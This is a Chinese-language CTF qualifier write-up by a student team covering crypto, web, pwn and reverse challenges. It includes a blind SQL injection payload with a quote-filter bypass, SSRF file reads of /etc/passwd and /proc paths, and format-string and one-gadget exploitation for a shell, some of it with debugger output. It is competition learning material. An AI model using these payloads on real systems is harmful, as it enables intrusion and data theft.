

AIS3 EOF Quals Writeup

隊名:1=1

校名:臺灣大學

錢逸魁

張承遠

蔡易儒

林冠宇

b06502006

r10921a03

r10944028

r09944017

Crypto

babyPRNG

Observation

1. 題目產生一組長度60的random sequence, Flag長度也為60。
2. sequence與flag做xor得到密文。
3. random number generator是自己寫的, 可能有漏洞。

Exploitation

把random sequence印出來後可以發現重複的數字很多(219, 182, 109, 0), 且似乎有一定的規律。再仔細觀察後發現長度60的random sequence似乎為每10個數字一個循環, 每個循環的pattern有四種:

- (219, 182, 109, 219, 182 ...)
- (182, 109, 219, 182, 109 ...)
- (109, 219, 182, 109, 219 ...)
- (0, 0, 0, ...)

因此只要解出flag加密用的random sequence為哪6 ($60/10$)種 pattern組成就可以拿到FLAG。

這裡因為我們知道FLAG的前後格式, 因此可以先找出前後的兩種pattern, 接著再列舉出中間四種pattern所有可能(共 $4^4 = 256$ 種可能), 跟Flag密文xor解密後, 從256種找出全部由合法字元組成的便可以拿到FLAG。

almostBabyPRNG

Observation

1. 這題利用 babyPRNG的Random() class 實作了新的TruelyRandom class
2. flag的長度只有36, 但產出的random sequence長度為420
3. 從密文可以知道加密flag時, random_sequence的第37~420數字

Exploitation

一開始一樣把random_sequence印出來看看, 仔細觀察後可以發現似乎有規律, 規律為每384個數字會循環一次 e.g. [r1=200, r2=124, r3=104, ..., r385=200, r386=124, ...]。利用這項特性, 再加上Observation 3., 我們可以推出加密flag時用的random sequence為密文的倒數36個數字。

最後用這36個數字與密文前36個數字xor, 便可以拿到FLAG。

notRSA

Observation

```
return vector([9 * a - 36 * c, 6 * a - 27 * c, b])
```

令 $A = \begin{bmatrix} 9 & 0 & -36 \\ 6 & 0 & -27 \\ 0 & 1 & 0 \end{bmatrix}$, $B = \begin{bmatrix} 79 \\ 58 \\ 78 \end{bmatrix}$

1. 若 $n = 1$, 則 output 為 AB

2. 若 $n = 2$, 則 output 為 $(A^2)B$

3. 若 $n = 3$, 則 output 為 $(A^3)B$

4. 若 $n = 4$, 則 output 為 $(A^4)B$

令 $n = k$, output 為 $(A^k)B$

若 $n = 2k$, 則 output 應為 $(A^{2k})B$

而 $n = 2k+1$, 則 output 應為 $(A^{2k+1})B$

因此可以得到結論 $A^{(flag)}B = \text{output.txt}$ 裡面的那個向量。

Exploitation

首先我們先化簡 A^{flag} , 令 $A = PQP^{-1}$, 則 $A^{flag} = P(Q^{flag})P^{-1}$, 將 A 整理一下, 就可以得到三條關係式, 但是這樣複雜度還是會太高。

$$A = \begin{bmatrix} 9 & 0 & -36 \\ 6 & 0 & -27 \\ 0 & 1 & 0 \end{bmatrix} \begin{bmatrix} 3 & 1 & 0 \\ 0 & 3 & 1 \\ 0 & 0 & 3 \end{bmatrix} \begin{bmatrix} 0 & 0 & 1 \\ 0 & 1 & -3 \\ 6 & -6 & -18 \end{bmatrix}$$

$$A^{flag} = \begin{bmatrix} 9 & 0 & -36 \\ 6 & 0 & -27 \\ 0 & 1 & 0 \end{bmatrix} \begin{bmatrix} 3^n & 3^{n-1}C_1^n & 3^{n-2}C_2^n \\ 0 & 3^n & 3^{n-1}C_1^n \\ 0 & 0 & 3^n \end{bmatrix} \begin{bmatrix} 0 & 0 & 1 \\ 0 & 1 & -3 \\ 6 & -6 & -18 \end{bmatrix}$$

$$\begin{aligned}
&= \left[\begin{array}{ccc|c}
4 \times 3^{n+2} & 4 \times 3^{n+1} C_1^n + 2 \times 3^{n+1} & 4 \times 3^n C_2^n + 2 \times 3^n C_1^n + 3^n & \begin{bmatrix} 0 & 0 & 1 \\ 0 & 1 & -3 \\ 6 & -6 & 18 \end{bmatrix} \\
2 \times 3^{n+2} & 2 \times 3^{n+1} C_1^n + 2 \times 3^{n+1} & 2 \times 3^n C_2^n + 2 \times 3^n C_1^n & \\
2 \times 3^{n+1} & 2 \times 3^n C_1^n & 2 \times 3^{n-1} C_2^n & (2C_2^n + 2C_1^n) \\
\end{array} \right] \\
&= \left[\begin{array}{ccc|c}
(8C_2^n + 4C_1^n + 2) 3^{n+1} & -8C_2^n 3^{n+1} & (-8C_2^n - 8C_1^n) 3^{n+2} & \\
(4C_2^n + 4C_1^n) 3^{n+1} & (-4C_2^n - 2C_1^n + 2) 3^{n+1} & (-4C_2^n - 6C_1^n) 3^{n+2} & \\
4C_2^n 3^n & (-4C_2^n + 2C_1^n) 3^n & (-4C_2^n - 2C_1^n + 2) 3^{n+1} & \\
\end{array} \right] \\
&= \left[\begin{array}{ccc|c}
(4C_2^n + 2C_1^n + 1) 3^n & -4C_2^n 3^n & (-4C_2^n - 4C_1^n) 3^{n+1} & \\
(2C_2^n + 2C_1^n) 3^n & (-2C_2^n - C_1^n + 1) 3^n & (-2C_2^n - 3C_1^n) 3^{n+1} & \\
2C_2^n 3^{n-1} & (-2C_2^n + C_1^n) 3^{n-1} & (-2C_2^n - C_1^n + 1) 3^n & \\
\end{array} \right]
\end{aligned}$$

$$A^{\text{flag}} B = \begin{bmatrix} k_1 \\ k_2 \\ k_3 \end{bmatrix} \Rightarrow \begin{cases} (-426n^2 - 352n + 79) \times 3^n = k_1 \quad \text{--- ①} \\ (-213n^2 - 389n + 58) \times 3^n = k_2 \quad \text{--- ②} \\ (-213n^2 + 37n + 234) \times 3^n = 3k_3 \quad \text{--- ③} \end{cases}$$

$$\begin{aligned}
&\Rightarrow ③ + ② - ① \Rightarrow 213 \times 3^n = 3k_3 + k_2 - k_1 \\
&\Rightarrow 3^n = \frac{3k_3 + k_2 - k_1}{213}
\end{aligned}$$

$$\Rightarrow ③ - ② \Rightarrow (426n + 176) \times 3^n = 3k_3 - k_2$$

find c s.t. $c \times 3^n \% p = 1$

$$\Rightarrow c(426n + 176) \times 3^n = c(3k_3 - k_2) \% p$$

$$\Rightarrow 426n + 176 = c(3k_3 - k_2) \% p$$

$$\Rightarrow n = \frac{c(3k_3 - k_2) - 176}{426} \mod p$$

剩下唯一的就是如何找到這個c

Algorithm 1 Calc C

```
1: initialize C to 1
2: while  $(C \times q) \% p \neq 1$  do
3:    $C \leftarrow C \times (p // (C \times q) + 1)$ 
4: end while
```

To prove correctness, let A be an integer where $A \in \mathbb{Z}^+$ and $A < q$, B be an integer such that $AB < q$ and $A(B + 1) > q$.

$$\begin{aligned} A(B + 1) &= AB + A \\ &= AB + \delta + (A - \delta) \text{ where } \delta = q - AB \\ &= q + (A - \delta) \end{aligned}$$

$$\rightarrow A(B + 1) \bmod q = A - \delta$$

Because $\delta > 0$, we can make sure that $A(B + 1) \bmod q$ would stably decrease to 1 (I omitted some trivial proofs). Since we can find B in $O(1)$, the time complexity of this algorithm is $O(\log N)$.

最後我們就可以把拿到的n來直接轉換回flag。

Web

Happy Metaverse Year

Observation

1. 題目顯示有說這是SQL Injection
2. FLAG藏在DB裡, 某個用戶的密碼
3. 一般登入時無論成功與否, 都不會印出有用的資訊, 差別只是導到不同page
4. 在輸入username及password時, 輸入不能包含單引號(')
5. 登入時會根據query搜尋到的第一筆row, 檢查輸入的密碼及ip地址是否相同。

Exploitation

Bypass single quote

根據 Observation 4., 要做到 sqli 必須要想辦法繞過不能輸入單引號這個限制, 不然無法做sql注入掉前面的單引號, 而且這題的query參數也只有username, 不能使用類似Log me in Final 題目裡把第一個參數傳反斜線跳脫單引號, 第二個參數做inject的作法。

在後來試著讀懂這份code裡所有套件時, 在讀到bodyparser.urlencoded()相關文件時, 發現文件有提到若設定 bodyparser.urlencoded(extended: true), 後端在接收request的body時除了string以外似乎還可以接收array等型態。

因此我試著傳送在request body放入array, 構造出像是[“‘ OR 1=1 “, “nouse”]的payload, 在本地端測試後發現真的會收到array型態, 且因為JS裡的array也有includes()方法, 但array的includes只會檢查array裡每個element是否等於單引號, 不會檢查element是否包含單引號。最後成功使用傳入array的方法繞過單引號限制。

Blind Sqli

如 Observation 3. 所提到, 不論登入成功與否皆不會秀出有用資訊, 只能知道是否成功登入, 因此推測應該是Blind sqli。而且登入成功的條件除了密碼要正確以外還要ip相同, 這裡想到可以用Union select, 讓query出來的username, password及ip可控, 這樣就可以控制query去做Blind sqli。

最後使用以下payload去做blind sqli

```
{'username': ['f\\' UNION SELECT password, \\'abcd\\', {myip} from users where  
unicode(substr(password,{idx},1)) < {mid}; --', 'gg'], 'password': 'abcd' }
```

由於Flag的字元包含所有utf-8, 可能的字元數量龐大, 因此要用二分搜來加快搜尋速度。

SSRF Challenge or Not?

Observation

1. 題目網站URL後面加上/proxy?url=https://…可以做ssrf。
2. 不同protocol如file://也可以ssrf, 但是gopher://, php://等protocol會not found。
3. 網站會列出所有用ssrf造訪過後的網址
4. 做ssrf時若出現error, 從error message可查到是用python的 urlparse套件寫的。

Exploitation

SSRF

一開始嘗試用http://localhost做ssrf, 發現會被擋住, 推測可能後端有擋一些關鍵字。後來嘗試了其他payload後發現可以使用http://localtest.me繞過限制成功ssrf, 但localhost會回到原來的網站。接著嘗試file protocol, 並發現用file://localtest.me/etc/passwd可以順利讀檔。

Leak source code

讀檔後有試了許多的路徑, 有試著讀了/etc/hosts, /etc/nginx/nginx.conf, /proc/self/status等等, 而一些比較重要的路徑像是/proc/self/environ, /proc/self/cwd, 等等都會permission denied。有試著直接讀flag, 但是因為不知道flag的確切名稱所以行不通。

後來想到我們還不知道source code長怎樣, 或許source code裡面有個api可以直接拿到flag, 因此就朝著leak source code的方向去想, 也就是要想辦法拿到source code的path。最後有查到這個[網站](#), 裡面有說可以試著用/proc/self/exe, /proc/self/cmdline去leak path, 後來發現執行/proc/self/cmdline時會下載檔案到我的電腦, 開啟後可以發現疑似source code的路徑。

```
/usr/local/bin/python /usr/local/bin/gunicorn --workers 8 --access-logfile - --error-logfile - --  
bind 127.0.0.1:8000 --user 1000 --group 1000 --  
chdir /sup3rrrrr/secret/server/ main_server:app
```

Signed Cookie and Template Injection

成功拿到source code path之後, 查看source code會發現程式使用了bottle framework, 並且有import一個secret, 但這個secret不是flag而是用來做signed cookie的key。接著查看bottle Doc

後可以得知程式使用的template可能會存在views目錄下，因此查看/views/index.html順利拿到template。

知道signed cookie的key後，我們可以偽造session內的值，而session內的值在程式裡只會被傳進去template裡顯示，因此朝著template injection的方向去思考。

然而最後發現這題不像以往的lab，我們無法更改template的樣式，只能更改傳進去template的內容，因此很難去用lab或hw的方式去做template injection，嘗試了許久後仍然無法成功 injection QQ。

After contest

比賽結束後才發現自己的方向是對的，就差最後一步。最後可以使用Deserialization的方式，傳一個有_reduce_方法的Exploit的class後，讓收到class的後端在deserialize的時候執行惡意程式碼找出 FLAG。

Pwn

hello-world

Observation

1. main 沒東西，code 藏在 fini
2. buf 只開 0x10，但可以輸入 0x200 的字數
3. 可以做 buffer overflow

Exploitation

因為要做到 buffer overflow 要先繞過 0xff 的檢查，所以就先簡單送個 0xff。再來先檢查 stack 中的情況，發現當 padding 0x78 的字元後，可以覆蓋 ret 的位置而導致可以去任意的地方。我想到的辦法是利用 one gadget 的方式 attack，我先用 gdb 觀察可以利用的 one gadget 與 ret 之間的關係

```
0x7ffd356efbb0 ← 0x2d006f006c006c00  
0x7ffd356efbb8 ← 0x6c0072006f007700  
0x7ffd356efbc0 ← 0x6c0066002f006400  
0x7ffd356efbc8 ← 0x67006100  
0x7ffd356efbd0 ← 0x4  
0x7ffd356efbd8 ← 0x1700000003  
rbp 0x7ffd356efbe0 → 0x7ffd356efc60 ← 0x0  
0x7ffd356efbe8 → 0x7f288c536f5b ← mov
```

[pwndbg] libc
libc : 0x7f288c32a000
[pwndbg] x/gx 0x7f288c32a000+0xe6c7e
0x7f288c410c7e <__execvpe+638>: 0x8c

從上兩張圖中可以得知，gadget 與 ret 只有最後 3 bytes 不相同，且已知就算開啟 aslr 的情況下，最後 12 bits 也不會改變，所以我只需要再猜中間 12 bits 就有機會可以獲得 shell，爆破機率為 1/4096。

於是透過同時跑 200 個 processes 去戳，可以預期在 $16 * 4096 / 200 = 327.68s$ ，也就是大約 6 分鐘內取得 shell。

fullchain-buff

Observation

1. cnt 變數的儲存等級為 register, 亦即若有機會一定是放在 register 上, 而不會放在記憶體中(作答時並未發現它在某些時候會被短暫搬進 stack 中)。
2. cnt 的賦值是在 chal() 函數中進行。
3. fullchain-buff 並未開啟 PIE 保護。
4. fullchain-buff 無 secomp system call 保護。

Exploitation

本題的解題過程大致分為兩個步驟:重設 cnt 使我們可以一直與程式互動, 以及利用與程式互動的過程獲得 shell。

首先介紹重設 cnt 部分:剛開始我們希望找到方法任意寫 register 的值, 但並無斬獲, 後來想到可以利用控制程式流程的方式, 讓程式每隔三輪就回到 chal() 中對 cnt 賦值的地方。我們使用 Format String Attack 的方式達成程式執行流程的控制, 讓程式從 mywrite() return 時回到 chal 的 register int cnt = 3; (0x401309)。

為了達成這個, 我們要在 stack 上找一個不會被覆蓋掉的空間, 並且要將它改成指向存 ret addr的地方, 如此才可以用 printf() 將 ret addr 修改成 0x401309。首先我們需要在 stack 中找一個位址 (A) 滿足他原本所存的值會指向一個另一個存在 stack 的位址 (B), 且(B)所存的值會指向量另一個 stack 上的位址(C), 如此我們可以透過%hhn的方式將 A 指向的 B 從成指向 C 改成指向 stack 上存放 ret addr 的地方。至於為什麼 B 不能任意選是因為我們的 payload 僅能讓我們完成 partial overwrite。透過下圖解釋我們真實利用的位址為何:

```
pwndbg> telescope $rsp
00:0000  rsp   0x7ffd3b6b3860 -> 0x7f500c1626a0 (_IO_2_1_stdout_) ← 0xbad2887
01:0008  rbp   0x7ffd3b6b3868 -> 0x7ffd3b6b3890 ← 0x6574697277 /* 'write' */
02:0010
03:0018  rbp   0x7ffd3b6b3870 -> 0x7ffd3b6b38d0 -> 0x7ffd3b6b38e0 ← 0x0
04:0020  0x7ffd3b6b3878 -> 0x401410 (chal+331) ← jmp    0x40141c
05:0028  0x7ffd3b6b3880 ← 0x0
06:0030  0x7ffd3b6b3888 -> 0x7ffd3b6b3890 ← 0x6574697277 /* 'write' */
07:0038  rdi   rsi  0x7ffd3b6b3890 ← 0x6574697277 /* 'write' */
08:0038  0x7ffd3b6b3898 ← 0x0

pwndbg>
08:0040  0x7ffd3b6b38a0 ← 0x0
09:0048  0x7ffd3b6b38a8 ← 0x0
0a:0050  0x7ffd3b6b38b0 -> 0x4014a0 (_libc_csu_init) ← endbr64
0b:0058  0x7ffd3b6b38b8 ← 0x94f2b53e56120d00
0c:0060  0x7ffd3b6b38c0 -> 0x401130 (_start) ← endbr64
0d:0068  0x7ffd3b6b38c8 -> 0x4014a0 (_libc_csu_init) ← endbr64
0e:0070  0x7ffd3b6b38d0 -> 0x7ffd3b6b38e0 ← 0x0
0f:0078  0x7ffd3b6b38d8 -> 0x401499 (main+90) ← mov    eax, 0
```

從上圖觀察我們可以得知, rbp 會指向一個也在 stack 中的位置, 他們兩個透過 fsb 呼叫的話一個會是 %8 (A)、另外一個則是 %20 (B), 我們發現 %20 (0x7ffd3b6b38d0) 中存的 addr (0x7ffd3b6b38e0) 與 ret addr (0x7ffd3b6b3878) 僅有最後 1 byte 不同, 所以可以透過 %8\$hn 的方式將 %20 的 addr 成指向 ret addr (因為 last 12 bits 不變, 所以一定可以成功)。並且, 我們還需要把 ret addr 改成 0x401309, 所以要透過 %20\$hn 的方式改 last 16bits, 此時就會需要小爆破, 因為會有 4 bits 要用猜的, 且可能會遇到進位的狀況, 所以成功機率會略小於 1/16。

而為了三步做到更改 ret addr, 我們第一步會需要在 global 中構造 payload
f" %{try_stack}c%8\$hn%{p_ret_addr-try_stack}c%20\$hn", 他長度剛好為 23, 也就是 read 的最大長度。它的用意是為了讓我們只用一步 read, 把剩下步數都留給 write。而接下來我們會做兩次 write, 第一次會把 try_stack 這個 byte 寫入 %20, 而把 p_ret_addr 會寫到一個無關緊要的位置 (因為此時 %20 還是指向其他地方)。第二次則是把相同 byte 蓋到 %20 (不會影響), 並把 p_ret_addr 蓋到 ret addr 中。所以三步就可以控制流程了。

```

pwndbg> telescope $rsp
00:0000  rsp 0x7fff4cc4aa70 ← 0x17
01:0008  0x7fff4cc4aa78 → 0x404040 (global) ← '%136c%8$hn%4737c%20$hn'
02:0010  rbp 0x7fff4cc4aa80 → 0x7fff4cc4aae0 → 0x7fff4cc4aa88 → 0x401410 (chal+331) ← jmp
0x40141c
03:0018  0x7fff4cc4aa88 → 0x401410 (chal+331) ← jmp  0x40141c
04:0020  0x7fff4cc4aa90 ← 0x0
05:0028  0x7fff4cc4aa98 → 0x404040 (global) ← '%136c%8$hn%4737c%20$hn'
06:0030  rsi 0x7fff4cc4aaa0 ← 0x6574697277 /* 'write' */
07:0038  0x7fff4cc4aaa8 ← 0x0

pwndbg>
08:0040  0x7fff4cc4aab0 ← 0x0
09:0048  0x7fff4cc4aab8 ← 0x0
0a:0050  0x7fff4cc4aac0 → 0x4014a0 (__libc_csu_init) ← endbr64
0b:0058  0x7fff4cc4aac8 ← 0x87bb93d2c3fca400
0c:0060  0x7fff4cc4aad0 → 0x401130 (_start) ← endbr64
0d:0068  0x7fff4cc4aad8 → 0x4014a0 (__libc_csu_init) ← endbr64
0e:0070  0x7fff4cc4aae0 → 0x7fff4cc4aa88 → 0x401410 (chal+331) ← jmp  0x40141c
0f:0078  0x7fff4cc4aae8 → 0x401499 (main+90) ← mov eax 0

```

上圖為做完第二步後，可以發現 %20 指向 ret addr 了

接下來因為 %20 的 addr 固定了，所以一來不再需要 %8，二來可以少一步達到重置 cnt，所以就可以透過多出來的步數開始 leak addr 以及填資料。

第一步驟是 leak local 以及 libc，皆透過 write%Xp 達到一步 leak (strcmp 只檢查前面，後面可以填 payload)。在知道 local 的情況下可以找三個位置並讓它們指向 ret addr 以達到一步就完全改掉 ret addr (做三個 %X\$hn)。而 libc 則可以用來推出 one gadget 的位置。

接著，利用 local read，可以把我們想要拿來指向的三格 stack 空間 addr 寫上去，並且 byte-wise 的把 ret addr, ret addr+2, ret addr+4 填上去，如下圖：

```

pwndbg>
10:0080  0x7ffcaadbeb0 ← 0x1309
11:0088  0x7ffcaadbeb8 → 0x7f62180e70b3 (__libc_start_main+243) ← mov edi, eax
12:0090  0x7ffcaadbec00 → 0x7ffcaadbeb88 → 0x401410 (chal+331) ← jmp  0x40141c
13:0098  0x7ffcaadb08 → 0x7ffcaadbeb8a ← 0x40 /* '@' */
14:00a0  0x7ffcaadbec10 → 0x7ffcaadbeb8c ← 0x0
15:00a8  0x7ffcaadbec18 → 0x40143f (main) ← endbr64
16:00b0  0x7ffcaadbec20 → 0x4014a0 (__libc_csu_init) ← endbr64
17:00b8  0x7ffcaadbec28 ← 0xb3c26ea2a96f6105

```

可以發現有三格可以拿來改 ret addr 了，記得在改的時候，payload 後面要加 %20\$hn 以確保他有一直在重置 cnt。

接著，我們就可構造 payload，讓那三格同時去修改 ret addr 以達到 one gadget，也就是 f"%{char_num[0]}%{24}\$hn%{char_num[1]}%{25}\$hn%{char_num[2]}%{26}\$hn" 不過我們可以發現上面的 payload 遠超 23 bytes，所以我們必須透過上一步利用到的技術，把 payload[24:] 填在 global 後面去做 concatenate。

當初我們以為 payload 填在 global 後面有可能會不小心 trigger 到某段 fsb 而導致 ret addr 爛掉，不過後來檢查字串後發現，前 23 個字已經會填到第二段 \$ 符號之後了，所以因為不完整所以不會 trigger fsb。

ex. %15489c%24\$hn%1707c%26\$hn%26863c%25\$hn 為某次測試所使用的 payload，不照順序是因為避免出現需要負數字元的 padding 所以做 sorting。可以發現 payload[24:] 為 hn%26863c%25\$hn，所以可以證明不會產生非預期的 fsb 而破壞 ret addr。

而把 payload[24:] 的段落填完之後，最後就可以用正常的 global read 把 payload[:24] 寫入，如下圖：

```

pwndbg> x/10gx 0x404040
0x404040 <global>: 0x2563373537323325 0x3736256e68243632
0x404050 <global+16>: 0x6824353225633635 0x633633393631256e
0x404060: 0x00006e6824343225 0x0000000000000000
0x404070: 0x0000000000000000 0x0000000000000000
0x404080: 0x0000000000000000 0x0000000000000000
pwndbg> x/s 0x404040
0x404040 <global>: "%32?57c%26$hn%6756c%25$hn%16936c%24$hn"

```

最後就可以透過 global write 同時 trigger 三個 fsb 而把 ret addr 直接指向 one gadget 而取得 shell

```

pwndbg> telescope $rsp
00:0000 | rsp 0x7ffdc7718d70 ← 0x17
01:0008 | 0x7ffdc7718d78 → 0x404040 (global) ← '%32?57c%26$hn%6756c%25$hn%
02:0010 | rbp 0x7ffdc7718d80 → 0x7ffdc7718de0 → 0x7ffdc7718d88 → 0x7ff59a59dc
- mov rsi, r15
03:0018 | 0x7ffdc7718d88 → 0x7ff59a59dc81 (execvpe+641) ← mov rsi, r15

```

終於寫完了，這題 write-up 長到不行 ==

myfs-1

Observation

1. 讀檔需要透過 uid 做權限判斷，且存放 flag1 的檔案是用 root 開的
2. root 被刪掉了
3. user 數量有上限
4. user cnt 是用 uint_8
5. 有個判斷 user 有沒有滿的判斷式 ($mu_cnt == 0x100$)，不過 uint_8 只有可能到 255，所以有 overflow

Exploitation

在 trace code 之後，會發現 flag1 在 mock 中會被放進 test_file2_L2 這個檔案之中，而他的權限為 root，不過 root 已經被刪除了。而要讀檔會透過 write_mf 執行，他裡面會判斷 $mf->uid != ms->uid$ ，所以我們要想辦法取得 root 的 uid。

因為 root 是第一個創的，所以他的 uid 會是 0，而這時我們去檢查新增 user 時，會 trace 到 `_new_mu` 這個 function。可以發現因為 `mu_cnt` 是線性累加，且它是 `uint_8` 並且檢查是否滿的檢查式為 `mu_cnt == 0x100`，所以他在 trigger 到這件事之前就會因為 overflow 而使得 `mu_cnt` 歸零。至此，我們就有機會偷到 root 的 uid 去讀 `test_file2_L2` 的內容。

所以我們只要再 append 254 個 user，login 最後一個，就可以透過 write 把 flag 讀出來了。

當初有看到讀檔是透過 uid 做判斷，也有檢查到 0x100 這個限制，不過因為已經快要結束比賽了，所以就沒有 trace 到 `uint_8` 這件事，真的很可惜。

Misc

抱歉了助教 我真的需要跳過這個酷東西 Meow



Reverse

wannaSleep

Observation

1. 助教說題目出壞了
2. 可以明顯發現argc需要為2

```
if ( argc != 2 )
    return 0;
```

Exploitation

1. 直接把附上的檔案當作引數，輸入進去，就會生成另一個檔案。

```
qmemcpy(v6, ".enc", 4);
```

2. 觀察了一下，應該是程式應該是把我們傳入的檔案又做了一次加密，

```
for ( j = 0; (unsigned __int64)j < 4; ++j )
    *(_BYTE *)(v9 + i++) = v6[j];
*(_BYTE *)(v9 + i) = 0;
qword_140053770 = qword_140053760(v9, 0x40000000i64, 0i64, 0i64, 1, 128, 0i64);
lpAddress(qword_140053770, v12, (unsigned int)v10, 0i64, 0i64);
```

3. 打開加密兩次的檔案，發現就有FLAG了，因此小猜測一下，加密方法應該是對稱的。

wannaSleep_revenge

Observation

- 可以明顯發現argc需要為2

```
if ( argc != 2 )
    return 0;
```

- 大部分的程式都與wannaSleep一樣，除了加密的部分。
- sub_140001080與sub140001110的內容是產出v11與v12

```
sub_140001080(v11);
v6 = *a1;
sub_140001110(v12, *a1);
v10 = qword_140053768(1i64, 40960i64, 409600i64);
v9 = qword_140053738(v10, 0i64, a2 + 4);
for ( i = 0i64; i < a2; ++i )
{
    v7 = *((unsigned __int8 *)a1 + i) + 32;
    v8 = sub_1400011A0(v11) ^ v7;
    *(_BYTE *)(i + v9) = sub_1400011A0(v12) ^ v8;
}
```

- 而後面的for迴圈則是將明文+32再與v11與v12去做XOR。
- sub_140001080產生的v11是固定的，而v12則是看前四個bytes，而檔案應該都是 printable ascii char，因此v12最多會有 96^4 種可能。

Exploitation

- 原本的想法是先爆搜v12出來，每次都拿去解密看看，直到解出來為止，因為 96^4 其實還不算不大，結果好像是code沒寫好，最後來不及跑完@@。

passwd_checker_2022


Observation

- 有一個可以輸入的輸入欄
- 有一個不能按的OK

Exploitation


```
35 v4 = CreateWindowExW(0, L"BUTTON", L"OK", 0x50010001u, 400, 20, 50, 20, hWnd, (HMENU)0x96, v2, 0i64);
36 EnableWindow(v4, 0);
```

透過 ida pro 發現 EnableWindow(v4,0); 可以調整 OK 按鈕運作與否，因此我們使用 x64dbg 將 passwd_checker_2022 開起來，在執行到 call cs:EnableWindow (0x1be4) 時將第二個參數 (rdx register) 的值改成 1，就可以成功啟動 OK 按鈕。



